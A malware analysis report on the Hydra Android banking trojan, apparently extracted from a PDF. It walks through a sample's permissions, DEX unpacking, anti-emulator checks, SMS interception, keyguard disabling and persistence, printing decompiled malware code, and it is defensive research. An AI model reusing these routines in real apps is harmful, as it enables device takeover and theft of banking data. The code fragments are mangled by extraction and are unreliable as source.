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Introduction

Hydra malware is a type of Bankbot malware that infects Android devices. It specifically targets an impressive list of banks and financial institutions spread across Europe. After being placed on the victim's device, it requests several critical permissions. First, it wants to access Android's Accessibility service. Accessing or sending SMS, making calls, sending messages to victim's contact list, etc. actions, including.

Hydra malware uses overlay to leak data from infected device. It uses Play Store services for the distribution of malicious software and the supply of harmful additional files to run on the device. Usually downloaded malicious applications extract the DEX file from the PNG file and download the malicious application from the C&C server. After checking the device compatibility, harmful processes are started.

Analysis of Video.apk File

File Name	Video_Oynatici.apk
File Type	APK
MD5	22c6380abe1a2ff9b7d6f6d4baf252e2
SHA-1	4226fb895d2ea02c462a6aa4965991ef08a5412f
SHA-256	d0775b35bb8cb849d1049e9cea3d990f97bf09e908d19c93ba6ce0c184bfa668

By obtaining the malicious access permission from the user, it obtains the application permissions in its manifest without the need for user approval. The malware, which has many privileges in line with the permissions it has received, tries to access the user information and transfer it to the target server.

The permissions that the malware has taken in the AndroidManifest.xml file can be seen. Thanks to these permissions, the malware obtains a lot of information about the device, but by obtaining the accessibility permission in the first place, the permissions in the AndroidManifest.xml file are directly authorized.

```
<uses-sdk obfuscation:minSdkVersion="19" obfuscation:targetSdkVersion="24"/>
<uses-permission obfuscation:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission obfuscation:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission obfuscation:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission obfuscation:name="android.permission.REORDER_TASKS"/>
<uses-permission obfuscation:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission obfuscation:name="android.permission.INTERNET"/>
<uses-permission obfuscation:name="android.permission.WAKE_LOCK"/>
<uses-permission obfuscation:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission obfuscation:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission obfuscation:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission obfuscation:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission obfuscation:name="android.permission.CAPTURE_VIDEO_OUTPUT"/>
<uses-permission obfuscation:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission obfuscation:name="android.permission.RECEIVE_SMS"/>
<uses-permission obfuscation:name="android.permission.ACCESS NOTIFICATION POLICY"/>
<uses-permission obfuscation:name="android.permission.WRITE EXTERNAL STORAGE"/>
<uses-permission obfuscation:name="android.permission.WRITE_SMS"/>
<uses-permission obfuscation:name="android.permission.SEND_SMS"/>
<uses-permission obfuscation:name="android.permission.READ_CONTACTS"/>
```

Figure 1. Permissions received by the malware




Figure 2. Interface Designed to Obtain Accessibility Permission

When the malware and manifest file are examined, it is seen that the malware is packaged. It is understood that MainActivity, seen in **Figure 3**, is packed because it is not in the resource section.

Figure 3. MainActivity

Since it is packaged by the application developer, the malware must perform the unpacking process by uploading a "**DEX**" file at runtime..

private static void a(Context context, File file, File file2, String str, String str2) {

```
Set<File> set = a;
 synchronized (set) {
     if (!set.contains(file)) {
          set.add(file);
          int r0 = Build.VERSION.SDK_INT;
if (r0 > 20) {
              StringBuilder sb = new StringBuilder();
sb.append("MultiDex is not guaranteed to work in SDK version ");
               sb.append(r0);
               sb.append(": SDK version higher than ");
               sb.append(20);
               sb.append("should be backed by runtime with built-in multidex capabilty but it's not the case here: java.vm.version=\""); sb.append(System.getProperty("java.vm.version")); sb.append("\"");
          try {
    ClassLoader classLoader = context.getClassLoader();
               if (classLoader != null) {
                   b(context);
} catch (Throwable th) {
                   File a2 = a(context, file2, str);
                   h hVar = new h(file, a2);
                        try {
                             a(classLoader, a2, hVar.a(context, str2, false));
                        } catch (IOException e) {
                             a(classLoader, a2, hVar.a(context, str2, true));
                        try {
    e = null;
                        } catch (IOException e2) {
                             e = e2;
                         if (e != null) {
                             throw e;
                   } finally {
                        try
                        hVar.close();
} catch (IOException e3) {
          } catch (RuntimeException e4) {
    }
}
```

Figure 4. getClassLoader()

The malware creates a folder named **code_cache** in the "/data/data/com.cwnjcjeo.qhmvgio" location.

```
public final class b {
    private static final Set<File> a = new HashSet();

private static File a(Context context, File file, String str) {
    File file2 = new File(file, "code_cache");
    try {
        a(file2);
    } catch (IOException e) {
        file2 = new File(context.getFilesDir(), "code_cache");
        a(file2);
    }
    File file3 = new File(file2, str);
    a(file3);
    return file3;
}
```

Figure 5. Create a Folder

It creates a new subfolder named **secondary-dexes** in this folder, and adds an executable dalvik file "**classes.dex**" and some other files into this folder.

Figure 6. Creating a subfolder

When analyzed dynamically, the "r0" variable (Build.VERSION.SDK_INT) of the application is expected to be 4 or greater. In the function shown below, it is seen that the malware performs a version control.

Figure 7. Version Control

```
(int)p0
                       0x12C5A4E0
                                                  int
                                                                             v4
(int)v3
                                                  int
                                                                             v3
(int)v0
                       0x18
    📕 🌌 🖼
   CODE:00549AC0 public static void com.xerox.xbox.b.a(
   CODE:00549AC0
                         android.content.Context p0)
   CODE: 00549AC0 p0 = v4
   CODE:00549AC2 sget
                                                     v0, Build$VERSION_SDK_INT
    ODE:00549AC6 if-lt
                                                     v0, v3, loc_549B46
```

Figure 8. Value of variable r0

When the **h** class is examined, it is observed that the **Multidex.lock** file is added to the **secondary-dexes** location.

```
public h(File file, File file2) {
    StringBuilder sb = new StringBuilder();
sb.append("MultiDexExtractor(");
     sb.append(file.getPath());
     sb.append('
     sb.append(file2.getPath());
     sb.append(1.t);
     this.f = file;
this.h = file2;
     this.g = b(file);
File file3 = new File(file2, "MultiDex.lock");
RandomAccessFile randomAccessFile = new RandomAccessFile(file3, "rw");
     this.i = randomAccessFile;
          FileChannel channel = randomAccessFile.getChannel();
          this.j = channel;
               StringBuilder sb2 = new StringBuilder();
               sb2.append("Blocking on lock
               sb2.append(file3.getPath());
this.k = channel.lock();
               StringBuilder sb3 = new StringBuilder();
               sb3.append(file3.getPath());
sb3.append(" locked");
          } catch (IOException | Error | RuntimeException e2) {
               a(this.j);
               throw e2;
     } catch (IOException | Error | RuntimeException e3) {
          throw e3;
```

Figure 9. Multidex.lock

The malware saves the classes.dex file in a ZIP file. After this process, it completes the unpack process. Accessing the classes.dex compiler file

private static void a(ZipFile zipFile, ZipEntry zipEntry, File file, String str) {

■ mLoadedApk

mAppDir

mDataDir

mLibDir

▶ mReceivers

mResDir

mServices

```
InputStream inputStream = zipFile.getInputStream(zipEntry);
File createTempFile = File.createTempFile("tmp-" + str, ".zip", file.getParentFile());
                                                           StringBuilder sb = new StringBuilder();
sb.append("Extracting ");
                                                            sb.append(createTempFile.getPath());
                                                                      ZipOutputStream zipOutputStream = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(createTempFile)));
                                                                                 ZipEntry zipEntry2 = new ZipEntry("classes.dex");
                                                                                  zipEntry2.setTime(zipEntry.getTime());
                                                                                  zipOutputStream.putNextEntry(zipEntry2);
                                                                                  n.a(b, inputStream, zipOutputStream);
                                                                                 zipOutputStream.closeEntry();
                                                                          catch (Exception e2)
catch (Throwable th)
                                                                                 zipOutputStream.close();
                                                                                  throw th;
                                                                       zipOutputStream.close();
                                                                       if (createTempFile.setReadOnly()) {
                                                                                 StringBuilder sb2 = new StringBuilder();
sb2.append("Renaming to ");
                                                                                  sb2.append(file.getPath());
                                                                                  if (!createTempFile.renameTo(file)) {
                                                                                             throw new IOException("Failed to rename \"" + createTempFile.getAbsolutePath() + "\" to \"" + file.getAbsolutePath() + "\"");
                                                                       throw new IOException("Failed to mark readonly \"" + createTempFile.getAbsolutePath() + "\" (tmp of \"" + file.getAbsolutePath() + "\")");
                                                                 finally {
                                                                      a(inputStream):
                                                                       createTempFile.delete();
mComponentCallbacks
                                                                               {elementData=,size=0,modCount=0,shadow$_klass_=,shadow$_monitor_=0x8E5B5107}
                                                                               {mActivityThread=,mAppDir="/data/app/com.cwnjcjeo.qhmvgio-1/base.apk",mApplication=,mApplicationInfo=,mBaseClassLoader=null,mClassLoader=,mClientCount=0,mCredentialProtected...
   mActivityThread
                                                                               {mActivities=,mAllApplications=,mAppThread=,mAvailThumbnailBitmap=null,mBackupAgents=,mBoundApplication=,mCompatConfiguration=,mConfiguration=,mCoreSettings=,mCurDefaultDisp...
                                                                               "/data/app/com.cwnjcjeo.qhmvgio-1/base.apk"
  {mActivityLifecycleCallbacks=,mAssistCallbacks=null,mComponentCallbacks=,mLoadedApk=,mBase=,shadow$ klass =,shadow$ monitor =0x80B65B21}
                                                                              {backupAgentName=, className="com.cwnjcjeo.qhmvgio.App",compatibleWidthLimitDp=0,credentialEncryptedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedData/user/0/com.cwnjcjeo.qhmvgio.qhmvgio.qhmvgio.qhmvgio
  mBaseClassLoader
                                                                              {pathList=,allocator=0xDDFB7C80LL,classTable=0xDDFB7C40LL,packages=,parent=,proxyCache=,shadow$_klass_=,shadow$_monitor_=0x875CBEFB}
  ▶ mClassLoader
        mClientCount
  Deright Description | Properties | Pathe"/data/user/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=,shadow$_klass_=,shadow$_monitor_=0x879EF2BE}
                                                                               "/data/user/0/com.cwnjcjeo.qhmvgio"

    mDataDirFile

                                                                              {path="/data/user/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=null,shadow$_klass_=,shadow$_monitor_=0x8A4FF26C}
  Demouration of the profit of t

    mDisplayAdjustments

                                                                             {mCompatInfo=,mConfiguration=,shadow$_klass_=,shadow$_monitor_=0x86D37CCA}
       mIncludeCode
                                                                             true
                                                                               "/data/app/com.cwnjcjeo.qhmvgio-1/lib/x86"
       mOverlayDirs
                                                                               "com.cwnjcjeo.qhmvgio'
       mPackageName
                                                                               {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x857FC958}
        mRegisterPackage
                                                                               "/data/app/com.cwnjcjeo.qhmvgio-1/base.apk"
                                                                              {mIsObjectInited=true,mPackageName="com.cwnjcjeo.qhmvgio",mReplacementsCache={'\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', '\0', 
        mSecurityViolation
                                                                               {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$ klass =,shadow$ monitor =0x8E149B96}
        mSharedLibraries
       mSplitAppDirs

    mUnboundServices

                                                                               {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x82322317}
  ▶ mUnregisteredReceivers
                                                                               {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x80D42304}
                                                                               {accessFlags=0x80011,annotationType=null,classFlags=0,classLoader=null,classSize=0x225,clinitThreadId=0,componentType=null,copiedMethodsOffset=0x28,dexCache=,dexCacheStrings...
  > shadow$ klass
        shadow$_monitor_
                                                                              0x4E37DE4A
```

Figure 10. classes.dex

It checks the phone's **hardware features**, **name** and **version information** to understand whether the device is working in the virtual machine.

Figure 11. Hardware features, names and version information

It accesses the system language to determine the language it will use in its interface.

```
🗾 🚄 🖼
CODE:00069DE6
CODE:00069DE6 loc 69DE6:
                                                 {v4, v5}, <void Activity.onCreate(ref) imp. @ _def_Activity_onCreate@VL>
{v4}, <ref MainActivity.getResources() imp. @ _def_MainActivity_getResources@L>
CODE:00069DE6 invoke-super
CODE:00069DEC invoke-virtual
CODE:00069DF2 move-result-object
CODE:00069DF4 invoke-virtual
                                                 {v5}, <ref Resources.getConfiguration() imp. @ _def_Resources_getConfiguration@L>
CODE:00069DFA move-result-object
CODE:00069DFC iget-object
                                                     v5, Configuration_locale
CODE:00069E00 invoke-virtual
                                                 {v5}, <ref Locale.getLanguage() imp. @ _def_Locale_getLanguage@L>
CODE:00069E06 move-result-object
                                                  v5
                                                 v7, 0
CODE:00069E08 const
CODE:00069E0E const
                                                 this, 2
CODE:00069E14 const
                                                 p0, 0x7706
CODE:00069E1A invoke-static/range
                                                  {v7..p0}, <ref MainActivity.$(int, int, int) MainActivity_$@LIII>
CODE:00069E20 move-result-object
CODE:00069E22 invoke-virtual
                                                 {v5, v0}, <boolean String.equals(ref) imp. @ _def_String_equals@ZL>
CODE:00069E28 move-result
CODE:00069E2A if-eqz
                                                  v5, loc_69E36
    (1117)42
                                        80.7.0007.21.0
    (String)v5
                                        "en"
                                                                                String
                                                                                                                        v5
```

Figure 12. System language

After receiving the default **ringtone**, **notifications** and **sound settings**, it appears to have changed these settings. It also sends a notification to obtain accessibility permission, thanks to the notification settings information it has acquired.

```
private NotificationManager a() {
           if ((23 + 30) % 30 <= 0) {
           if ((30 + 23) % 23 <= 0) {
            if (Build.VERSION.SDK_INT < 26) {</pre>
                        return null;
           Notification Manager notification Manager = (Notification Manager) \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Service (\$(0, 12, 4494)); \\ \ this. a. get System Ser
           String $2 = $(12, 25, 7559);
           String $3 = $(25, 40, 9912);
           String $4 = $(40, 62, 8475);
           Uri defaultUri = RingtoneManager.getDefaultUri(2);
           AudioAttributes build = new AudioAttributes.Builder().setContentType(4).setUsage(4).build();
           NotificationChannel notificationChannel = new NotificationChannel($2, $3, 4);
           notificationChannel.setDescription($4);
           notificationChannel.setSound(defaultUri, build);
           notificationChannel.enableLights(true);
           notificationChannel.setLightColor(-65536);
           notificationChannel.enableVibration(true);
           notificationChannel.setVibrationPattern(new long[]{100, 200, 300, 400, 500, 400, 300, 200, 400});
           notificationManager.createNotificationChannel(notificationChannel);
           return notificationManager;
```

Figure 13. Ringtone, notifications and sound settings

Some strings it parses dynamically:

<pre>public final class a {</pre>			
public static final String	a = m.a("思恝恝怙");		
public static final String	b = m.a("恆恒怙怙恀恒怙恐恛");	
public static final String	c = m.a("恛恀恀恇恀恖恐");		
		。榜恩惟恥恂恵恷恤恥恹恻恵恧恠态怀魚	5檔帳恒怀帐板側患"):
public static final String	•		
1			
Name	Value	Туре	Location
(String)v0	".nnw"	String	v0
Name	Value	Туре	Location
(String)v0	"uawwsawch"	String	v0
Name	Value	Туре	Location
(String)v0	"hsstsec"	String	v0
Name Value		Type	Location
(String)v0 "t43nie4rjio	letVUGDWVJHFTS23ry84367Hi"	String	v0

Figure 14. Parsed strings

A **GitHub** address is reached with the parsed string in this section. Below is the resolved link

 $\frac{https://gist.githubusercontent[.]com/raheemsterling444/ab254eca6a406ca073747b7b40e0}{c5fd/raw/helloworld.json}$




Figure 16. Algorithm that performs the analysis

return new String(Base64.decode(str, 0));

if ((17 + 18) % 18 <= 0) {

Internet speed check:

```
♦ b long
                          or.b 💥 🕞 anet.channel.monitor.c 💥 😭 anet.channel.monitor.d 💥 😉 ane
       ⋅₫ c double
                                package anet.channel.monitor;
       □ d boolean
       a() int
                                /* compiled from: VlogNow */
      --⊚ a(double) bo
                                public enum NetworkSpeed {
      --⊌ b() boolean
                                   Slow("弱网络", 1),
Fast("强网络", 5);
  ■ INetworkQuality
     - ♦ onNetworkQua
                              8
                                   private final String a;
  9
                                   private final int b;

⊕ ⊕ request

                             10

⊕ ⊕ security

                             11
                                   private NetworkSpeed(String str, int r4) {

⊕ ⊕ session

                             12
                                       this.a = str;
this.b = r4;
                             13
⊞ ⊞ statist
                             14

⊕ ⊕ status

                             15
# strategy
                             16
                                   public static NetworkSpeed valueOfCode(int r1) {
i thread
                             17
                                       return r1 == 1 ? Slow : Fast;
⊞ ∰ util
                             18
                             19
⊕ Q a
                             20
                                   public int getCode() {
21
                                       return this.b;
22
⊕ ⊙ b
                             23
⊕-Q c
                             24
                                   public String getDesc() {
⊕ G Config
                             25
                                       return this.a:
                             26
⊕ Q d
                             27
⊕ • DataFrameCb
⊕ Q e
⊞ Q f
⊕ Q g
```

Figure 17. Internet speed control functions

In this section, the malware performs **device activation** and **API** level control with the **isScreenOn()** method, which is deprecated in API 20.

```
public static boolean a(Context context) {
    Context context2 = context;
    if ((11 + 17) % 17 <= 0) {
    }
    if ((12 + 26) % 26 <= 0) {
    }
    PowerManager powerManager = (PowerManager) context2.getSystemService($(0, 5, 7766));
    return Build.VERSION.SDK_INT >= 21 ? powerManager.isInteractive() : powerManager.isScreenOn();
}
```

Figure 18. Device activity and API level control

It checks the **Wi-Fi** status using the device's system settings.

```
public static void a(Context context, boolean z) {
   boolean z2 = z;
   WifiManager wifiManager = (WifiManager) context.getApplicationContext().getSystemService($(31, 35, 5822));
   if (wifiManager != null) {
        wifiManager.setWifiEnabled(z2);
   }
}
```

Figure 19. Wi-Fi Statement

It manages the operations such as reading the phone book, sending data, text and SMS, along with obtaining the permissions in the Manifest file of the malware.

Figure 20. Operations for reading phonebook, sending data, text and SMS

It checks the ISO-3166-1 alpha-2 country code equivalent of the current registered operator or, if applicable, the nearby cell's MCC (Mobile Country Code).

```
public static String a(Context context) {
    Context context2 = context;
    if ((3 + 26) % 26 <= 0) {
    if ((29 + 12) % 12 <= 0) {
        String networkCountryIso = ((TelephonyManager) context2.getSystemService($(0, 5, 7165))).getNetworkCountryIso();
        if (TextUtils.isEmpty(networkCountryIso))
            networkCountryIso = context2.getResources().getConfiguration().locale.getCountry();
        return networkCountryIso.toLowerCase();
    } catch (Exception e)
        e.printStackTrace();
        return null;
}
private static String b(Context context) {
        TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService($(5, 10, 7240));
        if (!a)
            if (telephonyManager == null) {
                throw new AssertionError();
        return telephonyManager.getNetworkOperatorName();
    } catch (Exception e)
        e.printStackTrace();
        return null;
}
```

Figure 21. Country code equivalent check

The malware controls its ability to change the "**Do Not Disturb**" **policy** for the package it invokes.

```
public static boolean a(Context context) {
   Context context2 = context;
   if ((30 + 6) % 6 <= 0) {
    }
   if ((2 + 19) % 19 <= 0) {
    }
   if (Build.VERSION.SDK_INT >= 23 && b != null && !c.g(context2)) {
        return ((NotificationManager) context2.getSystemService($(9, 21, 2805))).isNotificationPolicyAccessGranted();
    }
   return true;
}
```

Figure 22. Changing the do not disturb policy

Receives messages and sender information.

```
public static Pair<String, String> b(Intent intent) {
   String str;
    Intent intent2 = intent;
    if ((25 + 32) % 32 <= 0) {
    if ((16 + 29) % 29 <= 0) {
        StringBuilder sb = new StringBuilder();
        if (Build.VERSION.SDK_INT >= 19) {
            str = null;
            for (SmsMessage smsMessage : Telephony.Sms.Intents.getMessagesFromIntent(intent2)) {
                if (str == null) {
                    str = smsMessage.getOriginatingAddress());
                sb.append(smsMessage.getMessageBody());
                d.a($(9, 25, 4072), str, smsMessage.getMessageBody());
        } else {
            str = null;
        return new Pair<>(str, sb.toString());
   } catch (Exception e) {
    d.a(e, "", new Object[0]);
        return null;
}
```

Figure 23. Message content and sender information

Creates the PDU.

(PDU(Protocol Data Unit): Used for data transferred over mobile networks such as SMS. Information about the service center, destination number, character set, validity period and the written message are encoded to the PDU. SMS is sent via mobile phones via the PDU.)

```
public static Pair<String, String> c(Intent intent) {
    String str;
   Intent intent2 = intent;
    if ((13 + 18) % 18 <= 0) {
    if ((18 + 4) % 4 <= 0) {
    Bundle extras = intent2.getExtras();
    if (extras != null) {
        StringBuilder sb = new StringBuilder();
        try |
            Object[] objArr = (Object[]) extras.get($(42, 46, 4347));
            if (objArr != null) {
                str = null;
                for (Object obj : objArr) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) obj);
                    if (str == null) {
                        str = createFromPdu.getOriginatingAddress();
                    sb.append(createFromPdu.getMessageBody());
                    d.a($(46, 62, 2895), str, createFromPdu.getMessageBody());
            } else {
                str = null;
            return new Pair<>(str, sb.toString());
        } catch (Exception e)
            d.a(e, "", new Object[0]);
    return null:
```

Figure 24. Creating PDU

Malware cancels the screen lock. Then it creates a screen lock for itself and blocks the phone keypad to the user. With this technique, it provides its own access. In addition, when the given parameters are checked, it has been observed that the screen wants to remain on all the time.

```
private void b(Context context) {
   Context context2 = context;
    if ((6 + 20) % 20 <= 0) {
    if ((13 + 14) % 14 <= 0) {
   Window window = getWindow();
   window.addFlags(4194304);
   window.addFlags(524288);
   window.addFlags(2097152);
        ((KeyguardManager) context2.getSystemService($(74, 82, 73))).newKeyguardLock($(82, 96, 5271)).disableKeyguard();
        PowerManager powerManager = (PowerManager) context2.getSystemService($(96, 101, 2169));
            if (powerManager == null) {
                throw new AssertionError();
        powerManager.newWakeLock(805306394, $(101, 111, 8890)).acquire(300000);
            Intent intent = new Intent(InjAccessibilityService.b);
            intent.putExtra($(111, 115, 1426), 669);
            sendBroadcast(intent);
        } catch (Exception e)
           e.printStackTrace();
    } catch (Exception e2)
        e2.printStackTrace();
    finishAffinity();
```

Figure 25. newKeyguardLock()

It makes the necessary adjustments for triggering when the specified time expires and for the device to work even if the power level is low..

```
public static void b(Context context) {
    Context context2 = context;
    if ((27 + 8) % 8 <= 0) {
    if ((22 + 16) % 16 <= 0) {
        Intent intent = new Intent(context2, PeriodicJobReceiver.class);
        intent.setAction($(14, 23, 5061));
        PendingIntent broadcast = PendingIntent.getBroadcast(context2, 0, intent, 0);
        AlarmManager alarmManager = (AlarmManager) context2.getSystemService($(23, 28, 8187));
        if (!a) {
            if (alarmManager == null) {
                throw new AssertionError();
        long currentTimeMillis = System.currentTimeMillis() + 20000;
        if (Build.VERSION.SDK_INT >= 23) {
            alarmManager.setExactAndAllowWhileIdle(0, currentTimeMillis, broadcast);
        } else if (Build.VERSION.SDK_INT >= 19) {
           alarmManager.setExact(0, currentTimeMillis, broadcast);
        } else {
            alarmManager.set(0, currentTimeMillis, broadcast);
    } catch (Exception e) {
